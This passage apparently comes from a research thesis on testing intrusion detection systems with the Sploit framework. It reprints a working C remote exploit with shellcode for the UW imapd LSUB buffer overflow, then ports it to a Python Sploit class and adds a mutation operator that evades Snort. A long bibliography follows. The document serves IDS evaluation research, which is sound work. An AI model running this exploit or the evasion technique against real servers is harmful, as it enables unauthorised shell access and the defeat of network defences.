Executing the list command requires an account on the machine. In addition, privileges have been dropped in imapd prior to the location of the buffer overrun. As such, this vulnerability would only be useful in a scenario where a user has an account, but no shell level access. This would allow them to gain shell access.

Overflows have also been found in the COPY, LSUB, RE-NAME and FIND command. All of these, like the LIST command, require a login on the machine.

Alice is lucky and looking around the Internet she can easily find an exploit that works successfully against her target installation¹.

In the next section, we analyze the translation process that Alice must accomplish to make the attack works with **Sploit**.

THE ORIGINAL EXPLOIT

Here is the original code of the attack. Some small changes have been done to better fit the text in the page and to remove some piece of code that was not necessary for our needs.

```
1 #define SIZE 1064
2 #define NOP 0x90
3 #define RET12261 0xbffff3ec
4 #define RET12264 0xbffff4e0
5 #define RET12264ZOOT 0xbffff697
6 #define RET2000_284 0xbfffebcb8
7
8 #define INIT(x) bzero(x, sizeof(x))
9 #define READ(sock,x) read(sock, x, sizeof(x))
10
11 char shellcode [] =
12     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
13     "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
14     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
15     "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
16     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
17
18 int main(int argc, char **argv) {
19     char buffer[SIZE], sockbuffer[2048];
20     char *login, *password;
21     long retaddr;
22     struct sockaddr_in sin;
23     struct hostent *hePtr;
24     int sock, i;
25     int kk;
```

¹This attack is part of the MetaSploit 2.3 framework and many other exploits are available on the Internet. We picked out a C-based code, complex enough to show the use of different **Sploit** features

```
27
28 fprintf(stderr, "\nRemote exploit for IMAP4rev1\n"
29           "Developed by SkyLaZarT - www.BufferOverflow.org\n");
30
31 if ( argc < 5 ) {
32     printf("%s <host> <login> <pass> <type>
33           [offset]\n", argv[0]);
34     printf("\ttype: [0]\tSlackware 7.0\n"
35           "\ttype: [1]\tSlackware 7.1\n"
36           "\ttype: [2]\tRedHat 6.2 Zoot\n"
37           "\ttype: [3]\tSlackware 7.0\n\n");
38     exit(-1);
39 }
40
41 login = argv[2];
42 password = argv[3];
43
44 switch(atoi(argv[4])) {
45     case 0: retaddr = RET12261; break;
46     case 1: retaddr = RET12264; break;
47     case 2: retaddr = RET12264ZOOT; break;
48     case 3: retaddr = RET2000_284; break;
49     default:
50         fprintf(stderr, "invalid type.. assuming default "
51               "type 0\n");
52         retaddr = RET12261; break;
53 }
54
55 if ( argc == 6 )
56     retaddr += atoi(argv[5]);
57
58 fprintf(stderr, "Trying to exploit %s...\n", argv[1]);
59
60 hePtr = gethostbyname(argv[1]);
61 if (!hePtr) {
62     printf("Unknow hostname : %s\n", strerror(errno));
63     exit(-1);
64 }
65
66 sock = socket(AF_INET, SOCK_STREAM, 0);
67 if ( sock < 0 ) {
68     perror("socket()");
69     exit(-1);
70 }
```

```
71     sin.sin_family = AF_INET;
72     sin.sin_port = htons(143);
73     memcpy(&sin.sin_addr, hePtr->h_addr, hePtr->h_length);
74     bzero(&(sin.sin_zero), 8);
75
76     fprintf(stderr, "Connecting... ");
77     if (connect(sock, (struct sockaddr *)&sin,
78         sizeof(sin)) < 0 ) {
79         fprintf(stderr, "failed to %s:143\n", argv[1]);
80         exit(-1);
81     }
82
83     fprintf(stderr, "OK\n");
84
85     for ( i = 0; i <= SIZE; i += 4 )
86         *(long *)&buffer[i] = retaddr;
87
88     for ( i = 0; i < ( SIZE - strlen(shellcode) - 100); i++)
89         *(buffer+i) = NOP;
90
91     memcpy(buffer + i, shellcode, strlen(shellcode));
92
93     INIT(sockbuffer);
94     READ(sock, sockbuffer);
95
96     fprintf(stderr, "Trying to logging ... ");
97
98     sprintf(sockbuffer, "1 LOGIN %s %s\n", login, password);
99     write(sock, sockbuffer, strlen(sockbuffer));
100
101     INIT(sockbuffer);
102     READ(sock, sockbuffer);
103
104     if (!(strstr(sockbuffer, "OK LOGIN completed"))) {
105         fprintf(stderr, "Login failed !!\n");
106         close(sock);
107         exit(-1);
108     }
109
110     fprintf(stderr, "OK\n");
111
112     INIT(sockbuffer);
113     sprintf(sockbuffer, "1 LSUB \"\" {1064}\r\n");
114     write(sock, sockbuffer, strlen(sockbuffer));
```



```
115     INIT(sockbuffer);
116     READ(sock, sockbuffer);
117
118     if(!(strstr(sockbuffer, "Ready"))) {
119         fprintf(stderr, "LSUB command failed\n");
120         close(sock);
121         exit(-1);
122     }
123
124     fprintf(stderr, "Sending shellcode ... ");
125
126     write(sock, buffer, 1064);
127     write(sock, "\r\n", 2);
128
129     fprintf(stderr, "OK\n");
130
131     fprintf(stderr, "PRESS ENTER for exploit status!!\n\n");
132
133     //shell(sock);
134
135     close(sock);
136
137     return 0;
138 }
```

We can identify six main parts in the exploit code:

Lines 0-17 The code preamble.

Nothing important here, just some constant definitions and the shellcode in binary form.

Lines 18-56 Parameters setup.

The program starts and parses the command line parameters. The attack requires the address of the target host, a valid pair of userid and password to login on the IMAP server, an identification of the target operating system (used to select the right return address), and an optional offset to be used to tune the attack in case it does not work properly.

Lines 57-80 Connection phase.

The attack builds the necessary data structures and open a TCP socket to the remote server.

Lines 81-90 Shellcode setup.

Here the program adds a sequence of four return addresses at the end of the shellcode and prepends to it a nop sled.

Lines 91-126 Attack core.

This is the real attack code. The program authenticates itself to the remote server and then it sends the malicious LSUB command followed by the shellcode.

Lines 127-136 Conclusion.

If the attack has been successful, now there is a shell bound to the socket. The original code invoked a `shell` function that managed the user interaction (the function code has been removed here for the sake of simplicity, since it is not important for our purpose).

THE ATTACK TEMPLATE

Attack Setup

Here we describe how each part of the original exploit can be easily translated in the **Sploit** syntax. First of all, Alice creates a new Python class that extends **Exploit**:

```
class ImapLSUB(Exploit):
    def __init__(self):
        pass

    def set_up(self):
        pass

    def execute(self):
        pass

    def isSuccessful(self):
        pass
```

A look at the original preamble shows that the shellcode used in the attack is the `/bin/sh` code proposed by Aleph1 in his seminal paper on buffer overflows [[alephone96](#)]. This code is very common in many linux-based exploits and it is already available in the **Sploit** libraries.

Alice wants to preserve all the parameters of the original attack. In **Sploit** a parameter can be added using the `add_param` method provided

by the **Exploit** base class. **Sploit** already provides a class library to work with different types of parameters such as integer values, strings, list of keywords, and so forth.

This is the corresponding Python code for the exploit constructor:

```
1 target_platform = (  
2     "Slackware 7.0",  
3     "Slackware 7.1",  
4     "RedHat 6.2(ZooT)",  
5     "Slackware 7.0"  
6 )  
7  
8 class ImapLSUB(Exploit):  
9  
10     def __init__(self):  
11         Exploit.__init__(self, 'Wu-imapd lsub bo',  
12             'a fancy HTML attack description')  
13  
14         self.add_param(StringParam('USER', 'foo', 'Userid'))  
15         self.add_param(StringParam('PASSWD', 'bar', 'Password'))  
16  
17         self.add_param(KeyListParam('PLATFORM', target_platform[2],  
18             target_platform, 'The target platform'))  
19  
20         self.add_param(StringParam('CMD', 'cat /flag.txt',  
21             'The command to be executed on the remote host'))  
22         self.add_param(StringParam('RESULT', 'well done',  
23             'The string that identifies a successful attack'))
```

Lines 11-12 call the base class constructor setting the short name and a longer description of the exploit. Lines 14 and 15 adds to the object two strings parameters: **USER** and **PASSWD**.

The syntax is:

StringParam(ParameterName, DefaultValue, Description)

From now on, **USER** and **PASSWD** can be used exactly as any other field of the class. Moreover, the **Sploit** engine properly identifies them as attack parameters and allows the user to set their values in the graphical interface or inside the exploit configuration file. Line 17 add the **PLATFORM** parameter: in this case, the parameter type is a key-list, that means that the parameter can assume only a finite set of values (specified in the code by the list **target_platform**).

At the end of the constructor (lines 20-23), Alice adds two more parameters, namely **CMD** and **RESULT**, to allow the user to set which command must be executed by the attack on the remote machine and which is the expected result. Thus, the oracle can easily identify whether the attack was successful or not. In the example, for instance, the default behavior consists in printing the content of the `/flag.txt` file that it is supposed to contain the string “well done”.

Now that the class constructor is done, the next step is to fill the `set_up` method. As we previously explain in Chapter 6, this method is called by the mutation engine only once at the beginning of the testing process. So, this is the right place to configure the shellcode according with the parameter values.

```
1  def set_up(self):
2      if self.PLATFORM == target_platform[0]:
3          self.retaddr = '\\xec\\xf3\\xff\\xbf'
4      elif self.PLATFORM == target_platform[1]:
5          self.retaddr = '\\xe0\\xf4\\xff\\xbf'
6      elif self.PLATFORM == target_platform[2]:
7          self.retaddr = '\\x97\\xf6\\xff\\xbf'
8      elif self.PLATFORM == target_platform[3]:
9          self.retaddr = '\\xc8\\xeb\\xff\\xbf'
10
11     self.eggm = egg.EggManager(egg.aleph1, 1064)
12     self.eggm.append_ret(self.retaddr, 25)
```

The first ten lines check the value of the **PLATFORM** parameter and set the corresponding return address for further use. In line 11, Alice instantiates a new **EggManager** object, choosing the **Aleph1** shellcode and setting the total size of the egg to 1064 bytes (according with what was specified in line 1 of the original exploit). The next line appends at the end of the shellcode a sequence of 25 return addresses, still preserving the whole size of 1064 bytes. This operation concludes the preparation of the exploit, anything else is part of its execution.

Attack Code

We analyze here how to translate the last three steps of the attack, namely the connection phase, the attack core, and the attack conclusion. All these operations must be put in the `execute` method since they must be done for each mutant execution.

First of all Alice writes the code to connect to the target service:

```
1 def execute(self):  
2     self.res = ''  
3     imapm = imap.IMAPManager()  
4  
5     self.log.info('Connecting to the server...')  
6  
7     if imapm.connect()==False:  
8         raise ServiceDown
```

Line 2 sets the attack result to an empty string. Then, a protocol manager to manage the IMAP protocol is created. This object provides the basic functions to open and close a connection, and send or receive IMAP messages. In the attack code there is no sign of the underlying protocol managers. In fact, the IMAP manager takes care of creating the managers to handle the required TCP sockets according with the user preferences (the IMAP protocol can be mounted on top of both the standard TCP/IP stack or the **Sploit** userland stack).

The **Exploit** object contains a **log** field that can be used to generate log messages. It provides four functions, corresponding to the four different verbosity levels: **DEBUG**, **INFO**, **WARNING**, and **ERROR**. The user can then select where the log messages must be redirected (standard output or file) and the verbosity required for each source (for instance, he may want to see all the messages related to the exploit, but only the error messages generated by the various protocol managers). For example, in line 5, Alice logs an info message to report the attempt of opening a connection to the remote server.

The connection is opened in line 7. Here it is important to notice that no IP address can be specified. In fact, the target of the attack is not hardwired in the exploit code but it is a parameter automatically set by the **Sploit** engine. If the connection fails, the attack (line 8) raises a **ServiceDown** exception. This is very important because it tells the underlying engine that the exploit was not able to properly connect to the target service. In a testing experiment, it could be a consequence of a previous instance of the attack that crashed the service. When the attack raises this exception, **Sploit** waits few seconds and then tries again to execute the same mutant. After three attempts, it stops the testing experiment and asks the user to check and/or restart the target server.

If the connection succeeds, the real attack can start:

```
9     self.log.info('Sending login...')
10
11     imapm.send_cmd('login %s %s'%(self.USER, self.PASSWD))
12
13     resp = imapm.get_imap_response()
14
15     if not ('OK LOGIN' in resp):
16         self.log.error('Login failed!!')
17         raise ExploitError, 'Login failed'
18
19     self.log.info('Logged-in.\nSending the shellcode...')
20
21     imapm.send_cmd('ls sub "" {1064}')
22     resp = imapm.get_imap_response()
23     self.log.info('Resp: %s'%resp)
24
25     self.log.info('Sending shellcode...')
26     imapm.send_raw(self.eggm.get_egg())
27     imapm.send_raw('\n')
28     imapm.send_raw('\n')
29     time.sleep(2)
```

In line 11, the attack tries to login with the userid and password provided by the user. The `send_cmd` method usually receives a `ImapCommand` object. In this case, Alice prefers to pass a string and let the IMAP protocol manager to parse it and generate the corresponding `ImapCommand` object. During this translation phase, each field of the command (i.e., keyword, parameters, separator characters) is separated and a new command identifier (see [imap:spec](#) for more information on the IMAP protocol syntax) is generated and prepended to the command.

Lines 13-17 check the server response and terminate the attack if the login failed. Note that the exception `ExploitError` is different from the previous `ServiceDown` since now we do not want the `Sploit` engine to retry the same mutant because the failure was not related to the server availability but to some internal exploit error.

Lines from 18 to 26 contain the actual attack code. The last one deserves some more comments. First of all, the data are sent through the `send_raw` function. This is provided by most of the protocol managers and it is used whenever the user want to send some data without passing through the normal protocol parser and mutation steps. In fact, now we are sending a

bunch of bytes that does not have any sense from an IMAP point of view. The data comes from the `get_egg` method provided by the `EggManager` object. The function assembles the final egg putting together the nop sled, the shellcode and the return addresses and applies to them the required mutant operators.

Lines 27-29 just send a couple of new line characters and wait two seconds for the shell to spawn.

```
30     self.log.info('Sending shell command: %s' % self.CMD)
31     imapm.send_raw(self.CMD+'\n')
32     self.res = imapm.sock.readline('\n', blocking=True)
33
34     self.log.debug('Response:\r\n%s' % self.res)
35     imapm.close()
```

The attack is now completed. It is time to check if on the other side of the socket there is a shell at our disposal. The command chosen by the user is sent in lines 30-31. Line 32 read the response (note that since the IMAP server should now be substituted by the shell process, we need to read the bytes directly through the socket). Finally, line 35 close the connection.

The oracle

The original code has been completely translated in a shorter (and more readable) Python script that is almost ready to be used in the `Sploit` framework. There is still a method to be written, that is the interface to the attack oracle.

In this case, there is no need for a remote (i.e., installed on the target machine) oracle program, since the attack result can be easily computed by the exploit script itself. In fact, it is enough to check if the string read in line 32 contains the `RESULT` string previously set by the user. The following snippet shows the `isSuccessful` function code:

```
1  def isSuccessful(self):
2      if self.RESULT in self.res:
3          return RES_OK
4      else:
5          return RES_FAIL
```

ADDING A NEW MUTANT OPERATOR

In the previous section, we described line-by-line how a real attack can be translated in a **Sploit** attack model. Here, we want to show what a mutant operator looks like.

For this section, we are going to present the mutant operator that allowed us to evade Snort in the case of the previous IMAP attack. The idea is very simple (see Section 7.2.2 for more details on this technique): every time a parameter is sent in literal form, modify the byte count prepending to it a long sequence of zeros.

The operator skeleton is the following:

```
1 class ImapLiteralLength(IMAPLayerOperator):
2     isa_operator = True
3
4     def __init__(self):
5         IMAPLayerOperator.__init__(self, 'LLObfuscator', 'Desc')
6         self.add_param(IntParam('N', 20, 'Number of zeros'))
7
8     def mutate(self, cmds):
9         pass
```

It should not be difficult to understand. We define a new class that extends **IMAPLayerOperator**, a sub-class of **MutantOperator** that adds the code required to properly load and remove the operator in the IMAP protocol manager.

Line 2 tells the engine that this class is actually a mutant operator, and it can be instantiated and used in the mutation process. Then comes the constructor, where we call the base class constructor to set the name and the description of the current technique and we add a new Integer parameter to allow the user to choose the number of zeros that will be added in front of the byte figure.

Finally, there is the **mutate** method. It receives a single parameter that contains a list of **ImapCommand** objects and should return the list containing the mutated commands.

The mutation technique description stated:

For each command in the list, check each parameter.

If it is passed in literal form, add N zeros in front of the byte count.

The same sentence in Python is:

```
1  def mutate(self, cmds):
2      # For each command...
3      for c in cmds:
4          # ...check each parameter...
5          temp = []
6          for p in c.parameters:
7              # ...if it is in literal form...
8              if p[0]=='{' and p[-1]=='}':
9                  # ..add to it N zeros
10                 temp.append('{%s%s}'%( '0'*self.N, p[1:-1]))
11             else:
12                 temp.append(p)
13             c.parameters = temp
14         return cmds
```


Bibliography

- [admmutate] S. Macaulay. ADMmutate: Polymorphic Shellcode Engine. <http://www.ktwo.ca/security.html>.
- [alephone96] Aleph One. Smashing the Stack for Fun and Profit. *Phrack Magazine*, 7(49), 1996.
- [anderson80] J.P. Anderson. Computer Security Threat Monitoring and Surveillance. James P. Anderson Co., Fort Washington, April 1980.
- [antonatos04] Spyros Antonatos, Kostas G. Anagnostakis, and Evangelos P. Markatos. Generating realistic workloads for network intrusion detection systems. In *WOSP '04: Proceedings of the 4th international workshop on Software and performance*, pages 207–215, New York, NY, USA, 2004. ACM Press.
- [apache:htpd] The Apache HTTP Server Project. Apache HTTP Server. <http://htpd.apache.org/>, 2005.
- [arlat90] J. Arlat et al. Fault injection for dependability validation: a methodology and some applications' *IEEE Transactions on Software Engineering*, 16(2):166–182, 1990.
- [axelsson00] S. Axelsson. Intrusion Detection Systems: A Taxonomy and Survey. Technical Report 99-15, Dept. of Computer Engineering, Chalmers University of Technology, Sweden, March 2000.
- [axelsson99] S. Axelsson. The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection. In *Proceedings of the 6th*

- ACM Conference on Computer and Communications Security*, 1999.
- [barford98] Paul Barford and Mark Crovella. Generating Representative Web Workloads for Network and Server Performance Evaluation. In *Measurement and Modeling of Computer Systems*, pages 151–160, 1998.
- [bid:1110] SecurityFocus. Univ. of washington imapd buffer overflow vulnerabilities. <http://www.securityfocus.com/bid/1110/>, 2005.
- [bid:4149] SecurityFocus. Avenger’s News System Remote Command Execution Vulnerability. <http://securityfocus.com/bid/4149>, 2002.
- [bid:7294] SecurityFocus. Samba Remote Buffer Overflow Vulnerability. <http://securityfocus.com/bid/7294>, 2005.
- [blade:informer] Blade Software. Ids informer. <http://www.bladesoftware.net/>, 2005.
- [casl] Secure Networks. *Custom Attack Simulation Language (CASL)*, January 1998.
- [cidf] S. Staniford-Chen. Common intrusion detection framework. <http://seclab.cs.ucdavis.edu/cidf/>.
- [clark95] D.K. Pradhan J.A. Clark. Fault injection: a method for validating computer-system dependability. *IEEE Computer*, 28(6):47–56, 1995.
- [cohen86] F. Cohen. *Computer Viruses*. PhD thesis, University of Southern California, 1986.
- [core:impact] Core Security Technologies. Core impact. <http://www.coresecurity.com/products/coreimpact/>, 2005.
- [crosby03] Scott Crosby and Dan Wallach. Denial of service via algorithmic complexity attacks. In *Proceedings of the 12th USENIX Security Symposium*, August 2003.
- [cuppens00] Frederic Cuppens and Rodolphe Ortalo. LAMBDA: A Language to Model a Database for Detection of Attacks. In *raid*, pages 197–216, 2000.

- [cve-2000-0284] Common Vulnerabilities and Exposures. Buffer overflow in university of washington imapd version 4.7. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0284>, 2005.
- [debar02] Herve Debar and Benjamin Morin. Evaluation of the Diagnostic Capabilities of Commercial Intrusion Detection Systems. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection*, Zurich, Switzerland, October 2002.
- [debar99] Hervé Debar, Marc Dacier, and Andreas Wespi. Towards a taxonomy of intrusion-detection systems. *Computer Networks*, 31(9):805–822, 1999.
- [defcon] Jeff Moss. DefCon: the Largest Underground Hacking Event. <http://www.defcon.org/>, 2005.
- [demillo78] R. J. Lipton R. A. DeMillo and F. G. Sayward. Hints on test data selection: Help for the practicing programmer. *IEEE Computer*, 11(4):34–43, 1978.
- [detristan03] Theo Detristan, Tyll Ulenspiegel, Yann Malcom, and Mynheer Von Underduk. Polymorphic Shellcode Engine Using Spectrum Analysis. *Phrack Magazine*, 11(61), August 2003.
- [dijkstra76] Edsger W. Dijkstra. *A Discipline of Programming*. Prentice Hall, 1976.
- [du98] Wenliang Du and Aditya P. Mathur. Vulnerability testing of software system using fault injection. Technical report, COAST, Purdue University, West Lafayette, IN, US, April 1998.
- [durst99] R. Durst, T. Champion, B. Witten, E. Miller, and L. Spagnuolo. Addendum to “Testing and Evaluating Computer Intrusion Detection Systems”. *CACM*, 42(9):15, September 1999.
- [eckmann00] S.T. Eckmann, G. Vigna, and R.A. Kemmerer. STATL: An Attack Language for State-based Intrusion Detection. In *Proceedings of the ACM Workshop on Intrusion Detection Systems*, Athens, Greece, November 2000.
- [graham:sidestep] Robert Graham. SideStep. <http://www.robertgraham.com/tmp/sidestep.html>, 2004.

- [haines03:llsim] Joshua W. Haines, Stephen A. Goulet, Robert S. Durst, and Terrance G. Champion. LLSIM: Network Simulation for Correlation and Response Testing. *DARPA Information Survivability Conference and Exposition*, 2:196, 2003.
- [haines03:validation] J. Haines, D.K. Ryder, L. Tinnel, and S. Taylor. Validation of Sensor Alert Correlators. *IEEE Security & Privacy Magazine*, 1(1):46–56, January/February 2003.
- [hazel:pcre] P. Hazel. PCRE: Perl Compatible Regular Expressions. <http://www.pcre.org/>, 2005.
- [heady90] R. Heady, G. Luger, A. Maccabe, and M. Servilla. The Architecture of a Network Level Intrusion Detection System. Technical report, University of New Mexico, August 1990.
- [horizon98] horizon. Defeating Sniffers and Intrusion Detection Systems. *Phrack Magazine*, 8(54), December 1998.
- [http1.1spec] Network Working Group. Hypertext Transfer Protocol – HTTP/1.1. <http://www.w3.org/Protocols/rfc2616/rfc2616.html>, 1999.
- [ideval98] MIT Lincoln Lab. The 1998 DARPA Intrusion Detection Evaluation. http://ideval.ll.mit.edu/1998_index.html, 1998.
- [ideval99] MIT Lincoln Laboratory. DARPA Intrusion Detection Evaluation. <http://www.ll.mit.edu/IST/ideval/>, 1999.
- [idswakeup] S. Aubert. Idswakeup. <http://www.hsc.fr/ressources/outils/idswakeup/>, 2000.
- [ilgun93] K. Ilgun. USTAT: A Real-time Intrusion Detection System for UNIX. In *Proceedings of the IEEE Symposium on Research on Security and Privacy*, Oakland, CA, May 1993.
- [ilgun95] K. Ilgun, R.A. Kemmerer, and P.A. Porras. State Transition Analysis: A Rule-Based Intrusion Detection System. *IEEE Transactions on Software Engineering*, 21(3):181–199, March 1995.
- [imap:spec] Network Working Group. Internet Message Access Protocol–IMAP version 4rev1. www.ietf.org/rfc/rfc3501.tx, 2003.

- [immunity:canvas] Immunity. Canvas. <http://www.immunitysec.com/products-canvas.shtml>, 2005.
- [iperf] Iperf. <http://dast.nlarn.net/Projects/Iperf/>, 2002.
- [ipv6spec] Network Working Group. Internet Protocol, Version 6 (IPv6) Specification. <http://www.faqs.org/rfcs/rfc2460.html>, 1998.
- [isc] SANS Internet Storm Center. <http://isc.sans.org/>.
- [javitz91] H. S. Javitz and A. Valdes. The SRI IDES Statistical Anomaly Detector. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 1991.
- [javitz94] H. S. Javitz and A. Valdes. The NIDES Statistical Component Description and Justification. Technical report, SRI International, Menlo Park, CA, March 1994.
- [karen02] Karen Kent Frederick. Evaluating network intrusion detection signatures. <http://www.securityfocus.com/infocus/1623>, 2002.
- [kruegel05] C. Kruegel, D. Mutz, W. Robertson, G. Vigna, and R. Kemmerer. Reverse Engineering of Network Signatures. In *Proceedings of the AusCERT Asia Pacific Information Technology Security Conference*, Gold Coast, Australia, May 2005.
- [kumar94] Sandeep Kumar and Eugene H. Spafford. A Pattern Matching Model for Misuse Intrusion Detection. In *Proceedings of the 17th National Computer Security Conference*, pages 11–21, 1994.
- [kumar95] S. Kumar. *Classification and Detection of Computer Intrusions*. PhD thesis, Purdue University, 1995.
- [landwehr94] Carl E. Landwehr, Alan R. Bull, John P. McDermott, and William S. Choi. A taxonomy of computer program security flaws. *ACM Computer Surveys*, 26(3):211–254, 1994.
- [lindqvist99] U. Lindqvist and P.A. Porras. Detecting Computer and Network Misuse with the Production-Based Expert System Toolset (P-BEST). In *IEEE Symposium on Security and Privacy*, pages 146–161, Oakland, California, May 1999.

- [linhart05] C. Linhart, A. Klein, R. Heled, and S. Orrin. HTTP Request Smuggling. Technical report, Watchfire White Paper, 2005.
- [lippmann98] R. Lippmann, D. Fried, I. Graf, J. Haines, K. Kendall, D. McClung, D. Weber, S. Webster, D. Wyschogrod, R. Cunningham, and M. Zissman. Evaluating Intrusion Detection Systems: The 1998 DARPA Off-line Intrusion Detection Evaluation. In *Proceedings of the DARPA Information Survivability Conference and Exposition, Volume 2*, Hilton Head, SC, January 2000.
- [lunt92] T. F. Lunt, A. Tamaru, F. Gilham, R. Jagannathan, C. Jalali, P. G. Neumann, H. S. Javitz, A. Valdes, and T. D. Garvey. A Real-Time Intrusion-Detection Expert System (IDES). Technical report, SRI International, February 1992.
- [mchugh00] J. McHugh. Testing Intrusion Detection Systems: A Critique of the 1998 and 1999 DARPA Intrusion Detection System Evaluations as Performed by Lincoln Laboratory. *ACM Transaction on Information and System Security*, 3(4), November 2000.
- [meier04] Michael Meier. A Model for the Semantics of Attack Signatures in Misuse Detection Systems. In Yuliang Zheng Kan Zhang, editor, *Information Security: 7th International Conference, ISC 2004, Palo Alto, CA, USA*. Lecture Notes on Computer Science, Genuary 2004.
- [metasploit] Metasploit Project. Metasploit. <http://www.metasploit.com/>, 2005.
- [michel01] Cédric Michel and Ludovic Mele. Adele: an attack description language for knowledge-based intrusion detection. In *Sec '01: Proceedings of the 16th international conference on Information security: Trusted information*, pages 353–368, 2001.
- [mukherjee94] Biswanath Mukherjee, L. Todd Heberlein, and Karl N. Levitt. Network intrusion detection. *IEEE Network*, 8(3):26–41, 1994.

- [mutz03] D. Mutz, G. Vigna, and R.A. Kemmerer. An Experience Developing an IDS Stimulator for the Black-Box Testing of Network Intrusion Detection Systems. In *Proceedings of the 2003 Annual Computer Security Applications Conference*, Las Vegas, Nevada, December 2003.
- [neohapsis:osec] Neohapsis OSEC Project. Neohapsis OSEC. <http://osec.neohapsis.com/>, 2005.
- [nessus:nasl] Michel Arboi. *The Nessus Attack Scripting Language Reference Guide*, 2002. <http://www.nessus.org/doc/nasl2-reference.pdf>.
- [networkworld02] NetworkWorld. Crying wolf: False alarms hide attacks. <http://www.networkworld.com/techinsider/2002/0624security1.html>, 2002.
- [neumann89] P.G. Neumann and D.B. Parker. A Summary of Computer Misuse Techniques". In *Proceedings of the 12th National Computer Security Conference*, Baltimore, MD, October 1989.
- [newsome05] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2005.
- [ngss] Next Generation Software Security Ltd. NGSS Evaluation. <http://www.nextgenss.com/>, 2004.
- [nidsbench] Anzen. Nidsbench: a network intrusion detection system test suite. <http://packetstorm.widexs.nl/UNIX/IDS/nidsbench/>, 1999.
- [nistir-7007] Peter Mell, Vincent Hu, Richard Lippman, Josh Haines, and MArc Zissman. An overview of issues in testing intrusion detection.
- [nss] NSS Group. Network and Security Testing Organization. <http://www.nss.co.uk/>.
- [nss:eval] Network Security Services Group. NSS IDS Evaluation (4th Edition). <http://www.nss.co.uk/ips>, 2004.

- [openssl] The OpenSSL Project. OpenSSL. <http://www.openssl.org/>, 2005.
- [pahdy01] Jitendra Pahdye and Sally Floyd. On inferring tcp behavior. In *SIGCOMM '01: Proceedings of the 2001 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 287–298, New York, NY, USA, 2001. ACM Press.
- [patton01] S. Patton, W. Yurcik, and D. Doss. An Achilles' Heel in Signature-Based IDS: Squealing False Positives in SNORT. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection*, October 2001.
- [paxson03] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the slammer worm. *IEEE Security and Privacy*, 1(4):33–39, 2003.
- [paxson98] V. Paxson. Bro: A System for Detecting Network Intruders in Real-Time. In *7th Usenix Security Symposium*, 1998.
- [porras97] P.A. Porras and P.G. Neumann. EMERALD: Event Monitoring Enabling Responses to Anomalous Live Disturbances. In *Proceedings of the 1997 National Information Systems Security Conference*, October 1997.
- [provos04] Niels Provos. A Virtual Honeypot Framework. In *Proceedings of the 13th USENIX Security Symposium*, San Diego, CA, August 2004.
- [ptacek98] T.H. Ptacek and T.N. Newsham. Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection. Technical report, Secure Networks, January 1998.
- [puketza96] Nicholas J. Puketza, Kui Zhang, Mandy Chung, Biswanath Mukherjee, and Ronald A. Olsson. A methodology for testing intrusion detection systems. *IEEE Trans. Softw. Eng.*, 22(10):719–729, 1996.
- [puketza97] Nicholas Puketza, Mandy Chung, Ronald A. Olsson, and Biswanath Mukherjee. A software platform for testing intrusion detection systems. *IEEE Software*, 14(5):43–51, 1997.

- [ranum01] M. Ranum. Experience Benchmarking Intrusion Detection Systems. NFR Security White Paper, December 2001.
- [ranum03] M. Ranum. False positives: A user's guide to making sense of ids alarms. NFR Security White Paper, February 2003.
- [realsecure] ISS. Realsecure. <http://www.iss.net/>, 2004.
- [rfc2828] R. Shirey. Internet security glossary. RFC 2828 (Informational), May 2000.
- [roesch99] M. Roesch. Snort - Lightweight Intrusion Detection for Networks. In *Usenix LISA Conference*, 1999.
- [rossey02] Lee Rossey, Robert Cunningham, David Fried, Jesse Rabek, Richard Lippman, Joshua Haines, , and Marc Zissman. LARIAT: Lincoln Adaptable Real-time Information Assurance Testbed. In *Proceedings of the 2002 IEEE Aerospace Conference*, 2002.
- [rubin04] S. Rubin, S. Jha, and B. Miller. Automatic generation and analysis of NIDS attacks. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, December 2004.
- [scapy] Philippe Biondi. Scapy interactive packet manipulation tool. <http://www.secdev.org/projects/scapy/>, 2005.
- [sebring88] Michael M. Sebring, Eric Shellhouse, Mary E. Hanna, and R. Alan Whitehurst. Expert systems in intrusion detection: A case study. In *Proceedings of the 11th National Computer Security Conference*, pages 74–81, Baltimore, Maryland, October 1988. NIST.
- [sfuzz] Sharefuzz. http://www.atstake.com/research/tools/vulnerability_scanning/.
- [shankar03] Umesh Shankar and Vern Paxson. Active mapping: Resisting nids evasion without altering traffic. In *SP '03: Proceedings of the 2003 IEEE Symposium on Security and Privacy*, page 44, Washington, DC, USA, 2003. IEEE Computer Society.
- [singarajul04] G. Singarajul, L. Teo1, and Y. Zheng. A Testbed for Quantitative Assessment of Intrusion Detection Systems using Fuzzy Logic. In *Proceedings of the IEEE International Information*

Assurance Workshop, United States Military Academy, West Point, New York, June 2004.

- [smartbits] Spirent Communications. Smartbits terarouting tester. http://www.spirentcom.com/analysis/product_product.cfm?PL=33&PS=34&PR=142, 2005.
- [snort:rules] M. Roesch. *Writing Snort Rules: How To write Snort rules and keep your sanity*. <http://www.snort.org>.
- [snot] Sniph. Snot. <http://www.sec33.com/sniph>, 2001.
- [sommer03] Robin Sommer and Vern Paxson. Enhancing byte-level network intrusion detection signatures with context. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 262–271, New York, NY, USA, 2003. ACM Press.
- [sommers04:harpoon] Joel Sommers and Paul Barford. Self-configuring network traffic generation. In *IMC '04: Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 68–81, New York, NY, USA, October 2004. ACM Press.
- [sommers04:mace] Joel Sommers, Vinod Yegneswaran, and Paul Barford. A framework for malicious workload generation. In *IMC '04: Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 82–87, New York, NY, USA, October 2004. ACM Press.
